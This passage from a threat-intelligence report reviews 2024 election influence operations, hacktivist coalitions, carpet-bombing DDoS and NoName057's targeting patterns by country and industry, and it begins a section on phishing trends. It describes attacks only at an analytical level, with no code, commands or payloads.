
The far-right parties agenda aligns with Russia's agenda because these parties might cut or cease the aid given to Ukraine or reduce sanctions on Russia. In the European parliament elections, Russia's main targets were Germany, France, Spain, Italy, and Poland since these countries hold over half of the seats in the parliament. [23]

Russia has a so-called Social Design Agency (SDA), which consists of creators, commentators, and bot farm operators that write comments, create videos or other engaging content on social media, and amplify the created content. Workers of SDA can, for example, be tasked with writing a comment on a social media post from a 38-year-old Polish or German woman's point of view and naturally include anti-Ukrainian narratives in it. SDA has worked on Russia's influence operation goals by generating tens of thousands of comments as well as over 4000 videos and 2000 graphics only in the first four months of 2024. [23]

In the spring, there were warnings in multiple European countries about Russia's influence campaigns on social media and it was believed that popular platforms, such as Facebook and Instagram, were unable to stop the spread of misinformation and manipulation fast enough [24]. After the election, Russia's SDA achieved its goals as the number of right-wing representatives grew in the European parliament [23].

The influence operations regarding the United States' presidential election also started very early in the year but, according to Microsoft, slower than previously observed. Russia, China, and Iran all wanted to influence the election result for their own motives. For Russia these motives are undermining the support for Ukraine and NATO, for China weakening the faith in democracies and extending the citizens' polarization, and for Iran also damaging democracy and trust in policy makers as well as provoking the citizens' divisions. [25]

Likely the most reported of all U.S. presidential election influence operations was Iran hacking Donald Trump's campaign. Iranian hackers stole documents from Trump's campaign and sent these documents to personnel of Joe Biden's campaign before he withdrew from the election. The documents, which contained restricted material from Trump's campaign, were also sent to some media houses. This hack-and-leak operation was seen as an attempt to interfere with the election, since Trump's last term as the president escalated the frictions between the United States and Iran. [26]



It was believed that the last 48 hours before the U.S. presidential election would be the most precarious time [26] and indeed, they were. The FBI released a statement on the election date that multiple polling locations in different states had received bomb threats. The threats came via email, and even though it doesn't prove anything, many of them originated from Russian domains. [27] This is a similar electoral misinformation tactic that China used in Taiwan's presidential election but naturally bomb threats in polling stations are even more frightening for the voters.

Possibly the most visible singular influence operation of the year was seen in Romania's presidential election at the end of the year. Călin Georgescu, a pro-Russian and anti-NATO and -EU candidate with no party and his campaign was completely on social media, won the election in the first round [28]. The landslide victory not only resulted in EU opening an investigation on TikTok's role in the successful presidential campaign, but Romania's top court also declared the whole election result void [6]

The Romanian Intelligence Service found out that over 100 Romanian influencers on social media platform TikTok had participated in an influence campaign. The influencers had over eight million followers combined and were paid at least 100 dollars for every 20 000 followers to promote Georgescu on the platform. Even though the influence campaign was not attributed to any specific country, Romania's Ministry of Internal Affairs remarked that one of the influencers used the same text to promote Georgescu that was previously attributed to Russia's influence campaign in Moldova. [29]

Since Russia has a history with election influence operations in East-European countries [29], Romania is a plausible target for Russia due to the country, for example, exporting Ukrainian grain and constructing NATO's largest base in Europe on its land [28]. In addition to the extensive TikTok influence operation, Romania faced tens of thousands of cyber-attacks against its election system, and, for example, credentials of Central Election Bureau and voter registration sites were leaked to a Russian cybercrime forum [29].

As the busy election year proves, mis- and disinformation are one of the biggest threats of our time. Since almost everyone has access to the internet, social media, and now AI tools, there are limitless possibilities to spread truthful but also deceitful information. In addition to individuals who want their opinions heard, there are also vast nation-state organizations conducting influence operations to contribute to their national goals or cause disorder in democratic nations.


Even though companies like OpenAI guarantee to prevent abuse on its platform and make the transparency of AI content better [30], we also need actions from ordinary netizens. People need to understand the capabilities of AI and that everything they see or hear is not the truth. People tend to believe that concepts they already accept are true and this is why many of these influence campaigns try to take advantage of that. The influence operations also take a stand against national issues and worries which is why they can be so effective.

Hacktivism

In 2024, hacktivism continued to evolve, becoming an ever more visible force in the global cyber landscape. Fueled by geopolitical tensions and ideological divides, hacktivists have cemented their role as digital insurgents wielding cyber operations to amplify their causes.


As hacktivism becomes more organized and coordinated, the groups are increasingly forming alliances and pooling resources, further intensifying the impact of their operations. These collaborations often cross ideological boundaries, with groups uniting under shared goals.

In recent years the most used and most conspicuous method of operation has been DDoS (Distributed Denial of Service). DDoS attacks are meant to cause hassle and gain media attention in the target country. One alarming trend in DDoS attacks has been the use of carpet-bombing technique, where traffic is distributed across multiple IP addresses within a target network, making detection and mitigation more challenging on the defensive side [31].



Alliances among hacktivist groups

During 2024, the collaboration between hacktivist groups and the formation of coalitions was one of the most evident trends in the hacktivist field. For example, the arrests of NoName057 associated individuals in Spain [32], ignited the formation of Holy League, which is a coalition of approximately 70 groups [33].



These coalitions often include hacktivist groups with diverse capabilities, such as ransomware, readiness for DDoS attack, and a large follower base capable of spreading disinformation. The groups are unified by their hostility towards Western alliances and Western society in general. Many of these threat actors align themselves with, for example, Russian or Iranian geopolitical interests.

In 2024, the groups primarily used their time to establish these coalitions and no radical shifts in their tactics were observed. However, 2025 holds the potential to bring substantial changes to the hacktivism landscape.

A prime example of the growing trend of alliances among hacktivists is the collaboration between the groups AzzaSec and NoName057. Sharing a common geopolitical agenda, these two groups have united to target entities perceived as anti-Russian.

Carpet-bombing


Carpet-bombing is a sophisticated DDoS technique frequently used by hacktivists. Instead of targeting a single or a few servers, the attackers focus on a broader range of network addresses within the target organization. Prior to launching the attack, they often map out the organization's entire network address space to identify all active addresses. Detecting and defending against such an attack can be significantly more challenging than mitigating traditional DDoS attacks aimed at individual addresses. [31]

1. A botnet, consisting of numerous compromised devices such as computers, routers, and IoT devices, generates a massive amount of malicious traffic.
2. Instead of directing all traffic to a single target server, the botnet spreads the attack across an entire range of IP addresses (e.g., 100.X.X.0/24) within the victim organization.
3. This distributed traffic overwhelms multiple endpoints in the organization's network, saturating the entire address range and disrupting normal operations.

An example of this technique occurred in the autumn of 2024, when several Nordic banks were targeted in a large-scale carpet-bombing DDoS campaign. As a result, the banks experienced disruptions to their services, affecting customers and operations. The attacks coincided with Sweden's approval of a major aid package for Ukraine, referring to pro-Russian groups being behind the attacks. [34]

A critical factor enabling such attacks is the use of botnets comprising compromised devices such as vulnerable home routers and IoT (Internet of Things) devices. During the aforementioned carpet-bombing attacks, botnets like Quad7 and Mirai were observed leveraging these vulnerable devices to execute the attacks, highlighting the ongoing challenge of securing IoT ecosystems. [35, 36]

Study of NoName057




NetNordic Threat Intelligence team followed hacktivist group NoName057 and its DDoS attacks during the whole year of 2024. NoName057 (hereafter referred to as NoName) can be considered as one of the most active and widely known hacktivist groups from Russia and its DDoS attacks give a convincing overview on the targets of these attacks and the motives behind them.

Midway through 2024, we wondered if NoName had some new tricks up its sleeve, since the group was not as focused on its own anti-Ukrainian narratives but instead kept posting increasingly about cooperation with other hacktivist groups with varying objects and capabilities. These joint DDoS attacks and collaborations continued for the whole year, but we did not witness a shift to a more destructive direction, such as ransomware, from the group.

During the monitoring period, there was a shift in the tactics of NoName. In the first half of 2024, NoName targeted 15 individual countries a month and this average decreased to 11 during the second half. As a result of this change, NoName's DDoS campaigns lasted for a longer time period for each target country.

DDoS campaigns have likely become more like joint attacks between affiliate groups. There can be multiple benefits for hacktivist groups working together, such as joining forces to make attacks more disruptive by using multiple botnets and covering up their true motives. For example, NoName's targeting of Israel never had an announced motivation behind it, and it was always accompanied by the message of an ongoing joint attack. This is a prime example of a motive cover-up, concealing the true purpose of supporting Iran and Hamas in the conflict.

NoName057 DDoS top 10 most targeted countries in 2024 (percentages):



Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Most targeted countries

Ukraine was the most targeted country of NoName's DDoS-attacks in 2024 with 1057 entities targeted. Percentagewise this was around 36% of the 10 most targeted countries share and 24% of the grand total of 4447 targeted entities in 2024. Ukraine's share of the attacks is also more than the three next most targeted countries have DDoS occurrences combined.


The targeting of Ukraine is still ongoing due to the war and the motivations behind it are clear. It seems that the targeting is not slowing down either, as it is almost daily with a varying number of targets. NoName's DDoS targets of 2024 followed both accustomed and new patterns. As usual, the group followed the geopolitical situation closely and, for example, European elections, security agreements, and political decision-making guided the DDoS targeting significantly. Also, NATO led military exercises and aid to Ukraine in general caused NoName to launch DDoS campaigns towards its targets.

However, in 2024, we also saw targeting outside Europe, which can be considered more atypical for NoName. For example, Japan was targeted due to the Japan-Ukraine conference in February [37] and various NATO exercises, Canada for donating a NASAMS air defense system to Ukraine [38] and Australia for gifting 14 military boats to Ukraine [39].

Apart from these targets, we could also see foreign affairs and political alliances cause DDoS targeting, as the perceived opponents of Russia's allies were new targets in 2024. We will take a look at the possible motives behind the targeting of Taiwan, Israel, and South Korea, later in this section.

The targets marked as "Other" in the statistics were various webpages belonging to NATO, EU, and individual companies. In these cases, the target and motive weren't against a whole country but instead an individual organization. For example, in April 2024, NoName had a DDoS campaign targeting European drone retailers and manufacturers, possibly due to them supplying Ukraine with drones during the war. NATO webpages were targeted, for example, due to the NATO summit in Washington [40] and European Union sites around the European Parliament elections.


NoName057 DDoS target countries in 2024



Ukraine (1057 targets) has been redacted from the graph.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

NoName057 DDoS target industries in 2024



Most targeted industries


"Public Administration" was the most targeted industry of NoName's DDoS attacks in 2024. It made up almost half of all the targets' industries. The industry includes all government agencies, ministries, and services, such as tax services and courts, as well as, for example, the webpages of cities, states, and municipalities that NoName often attacks against. Targeting the public sector is a standard for NoName as it has declared it is "at war with Russophobic authorities".

"Transportation and Warehousing" was once again one of the most targeted industries, as it was the second most targeted in 2024. Transportation and Warehousing can be considered as a lucrative target for DDoS campaigns, since even a small disruption can cause massive delays in public transportation or in logistics of goods.

Information was the third most targeted due to various telecom and internet service providers, as well as authentication services becoming targets. "Finance and Insurance" was very close to "Information" in fourth place and after that the percentages of the targeted industries decreased significantly.

The abovementioned top target industries reflect NoName's goals of gaining media attention and undermining the public's faith in authorities' capabilities of defending against cyber-attacks. Because the impact of DDoS attacks is usually minor, it makes sense for hacktivist groups to target industries where even the slightest downtime could have an extensive effect.

Focal points of NoName's DDoS targets in 2024



Ukraine (1057 targets) has been redacted from the graph.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

European targets

After Ukraine, the three next most targeted countries, Spain, Czech Republic, and Moldova, were almost even with their target amounts. But why were these countries targeted more than other European countries that also support Ukraine in various ways?

As we wrote in our 2024 Mid-year report, Spain was a target of NoName's disinformation campaigns around protests during the first half of the year. Additionally, Spain is a noticeable supporter of Ukraine and has for example trained over 5000 Ukrainian soldiers [41] and repaired Leopard tanks for the Ukrainian Armed Forces [42] during the war.

Another "crucial moment" in 2024 was Spain and Ukraine signing a bilateral security agreement in May. Ukraine's president Volodimir Zelenski visited Spain to sign this 10-year political agreement on security, defense, humanitarian aid, and reconstruction. [43]

All of the above would've been enough to single Spain out as a target for NoName's negative attention, but at the end of July 2024, Spain's Civil Guard arrested three people that were believed to have participated in NoName's DDoS attacks [44]. NoName wrote a long rant on its Telegram calling the arrests a "witch hunt" that was due to western authorities being afraid of the group. The DDoS attacks continued almost daily from July 22nd to August 19th.

Czech Republic is another solid supporter of Ukraine and has, for example, only this year started an initiative to buy artillery shells for Ukraine [45] and used frozen Russian assets to buy these shells [46]. In July 2024, Czech Republic and Ukraine signed a long-term security agreement that consists of military aid, military-technical cooperation, reconstruction, and humanitarian aid [47].

At the end of July, it was reported that Poland had formed a Ukrainian Legion in their country as a part of a security agreement between Poland and Ukraine. The legion is military unit that is trained by the Polish Armed Forces and consists of Ukrainian men residing in Poland. Because Czech Republic also has hundreds of thousands of Ukrainian residents, the country wanted to investigate if a legion of their own would be a suitable option for those who want to help their home country within Czechia. [48] This legion resulted in very few DDoS attacks in Poland but instead put the target on Czech Republic with Telegram posts falsely declaring that the Czech Defense minister Jana Cernochova had announced the creation of the league.

In the first half of 2024, Moldova was the second most targeted country of NoName's DDoS attacks. In our 2024 Mid-year report, we already deemed that the targeting was due to the inflamed relations between Moldova and Russia. Most of the motives behind the attacks were declared to be about "Russophobic Moldovan authorities", but most likely they are about Russia wanting to meddle with Moldova and the country's plans to draw closer to the western world.

Moldova and Russia have had disputes about a pro-Russian breakaway region, called Transnistria, that is neighboring Moldova and hosting Russian military troops. The disputes will most likely keep heating up since the gas transit agreement between Ukraine and Russia finished at the end of 2024. Transnistria relied entirely on this source of gas, and now its leaders have refused aid from Moldova while Russia has banned supplying gas from Europe to the region. [49, 50, 51]

Moldova is not reliant on the agreement, but its largest power plant is located in Transnistria, which could also result in an energy crisis in Moldova. It can be reasoned that Russia is using this "energy blackmail" to put a pressure on Moldova's 2025 parliamentary elections. [49, 50, 51] When Moldova's president Maia Sandu commented that the current situation could have impacts on human well-being in Transnistria [51], NoName wrote a post claiming that Sandu had declared Moldova would act out against Transnistria unless the gas transit continues.

The 2024 elections in Moldova did not go according to Russia's plans, as the Moldovans narrowly voted in favor of becoming an EU member state in October [52] and the pro-EU and current president Sandu was re-elected in November [53]. Russia attempted to interfere with both election results by, for example, trying to buy the citizens' votes. It is to be expected that the same tactic will be used in the parliamentary elections as well. [54] NoName also participated in these influence operations by, for example, saying that Moldova's president won the election "fraudulently" and trying to frame Sandu as mentally unsteady.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Targets defined by strategic alliances

Foreign affairs and political alliances started to show in NoName's DDoS targets in the second half of 2024. Israel was first targeted at the end of July, Taiwan at the beginning of September, and South Korea in November. These target countries can be perceived as opponents of Russia's allies Iran, China, and North Korea.


Out of these three countries, Israel was the only one that was attacked without any announced motive. NoName diligently announces the motive behind every DDoS attack it conducts on its social media channels, but in Israel's case the message was always an ongoing joint attack or just an announcement that the group was attacking against Israeli sites.

The Russo-Ukrainian war that started in 2022 has deepened the cooperation of Russia and Iran. Iran and Russia are not only joined by their shared dislike for NATO and the United States, but both parties have also supplied each other with military technology. Since Iran and Russia rank among the most heavily sanctioned countries in the world, the partnership is highly profitable for them. [55]

Since NoName could be a Russian state-funded operation, it is not unthinkable that the group would give support to pro-Iran hacktivist groups and participate in the digital warfare in its own way. However, the interesting part is the fact that the perceived motive of the DDoS attacks is so different, as it doesn't have even the slightest to do with the usual Russo-Ukrainian war thematic and that the joint attacks and cooperations have been used as a cover to conceal this.

When the DDoS attacks against Taiwan started, NoName stated that the motive behind them was Taiwan's president Lai Ching-te's comment that if China was interested in territorial integrity, it should again regain possession of land that it has lost to Russia. With the comment Lai wanted to emphasize that China isn't interested in Taiwan for territorial but instead geopolitical reasons. [56]

Since Lai also implied that Russia is currently at its weakest [56], it would've been believable that NoName took Taiwan as its target merely for that. However, NoName wrote a post on its social media channels that clearly gave away that the targeting had to do with a strategic alliance. NoName called Taiwan a pawn and "wanted to remind" the country that it belongs to China, and it would be only a matter of time before China took back control of it.



Ukraine (1057 targets) has been redacted from the graph.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Taiwan has been self-governed and democratic since around the 1980s [56], but China still declares it as part of its territory and has not shunned from military action to show this [57]. Since China is another ally of Russia's and this partnership has only gotten more important during the Russo-Ukrainian war, it is again no wonder that NoName is a part of the cyber warfare in the China-Taiwan conflict. The cooperation includes military assistance for both parties, but also other technology that Russia is in need for due to the sanctions [7].

The DDoS targeting of South Korea followed the typical Russo-Ukrainian war motive even though North Korea is an ally of Russia as well. At mid-October 2024, it was reported that North Korea had started deploying around 10 000 soldiers to fight against Ukraine [8]. South Korea, which had only supported Ukraine with humanitarian aid until that point, started to contemplate supporting Ukraine with weapons [58]. To become NoName's DDoS target, just the consideration of aiding Ukraine in any way is enough.

Russia and North Korea – both countries again heavily sanctioned – deepened their partnership during 2024 [8] and in June the countries signed a defensive treaty. In addition to troops, North Korea has allegedly provided Russia with weapons in return for economic and technical assistance. [59] Since South Korea's targeting had the most common motive for NoName, it remains to be seen whether Russia's and North Korea's close relations will spark more obscure targeting later.

Conclusion

NoName's DDoS attacks took a few new turns in 2024. We saw the usual targeting based on geopolitics and aid given to Ukraine and spread of misinformation, but also less targets, longer campaigns, and targeting fueled by strategic alliances in the second half of 2024. The motives behind the attacks were not always as they seemed and needed some digging into the current geopolitical landscape to understand all the root causes. Even though NoName has always diligently announced the motives behind its attacks, there are also some that it wants to keep hidden.

In 2024, we did not observe NoName operating in ransomware or hacking operations – at least under its own brand – even though the group announced many alliances with groups that allegedly have capabilities like this. For now, the most profitable aspects of these cooperations are most likely the possibility of more disruptive DDoS attacks and using the other brand names to conceal true motives behind some of the attacks.

The impact of DDoS attacks is generally minor and for groups such as NoName the purpose of their whole existence is to spread their misinformation about how, for example, European citizens are suffering from the aid given to Ukraine and to gain media attention for their attacks. They also often exaggerate events or statements and try to depict decision makers as unstable to cause concern in the citizens. DDoS attacks usually gain the most attention out of all cyber-attacks in the media and hacktivist groups like NoName would likely lose some of their vigor if all of the little interruptions didn't make the headlines.

Our DDoS data is based on hacktivist group NoName057's attacks and is gathered from open sources. If the group has targeted multiple subdomains of one entity during one attack, only the victim organization has been listed. A single target in the statistics refers to an individual entity targeted in a specific attack. A single target may appear multiple times in the graph if it has been targeted on distinctly different days or as part of separate attack waves. We use the upper sectors of 2022 NAICS to determine the industries.

Phishing

In the 2024 Mid-year Threat Intelligence report, we identified the four biggest phishing trends employed by threat actors: secure email scams, CEO scams, exploitation of Dropbox, and the generalization of AiTM (Adversary-in-the-Middle) techniques. During the latter half of 2024, all these techniques remained in use, with the exploitation of Dropbox method continuing to see particularly high levels of activity [60].

The trend of exploiting secure emails continued in phishing for the whole of 2024. In the scam, a trustworthy environment is created for the recipient as the phishing emails are disguised as secure email messages. The trend relies on the fact that also legitimate secure emails contain links which need to be opened with credentials. Often these scam emails come from legitimate yet compromised senders as well. [61] In the scam, the threat actor feeds the recipient's curiosity by using the secure email and usually the context of the email is crafted to mimic a situation where this kind of secure messaging should be used.

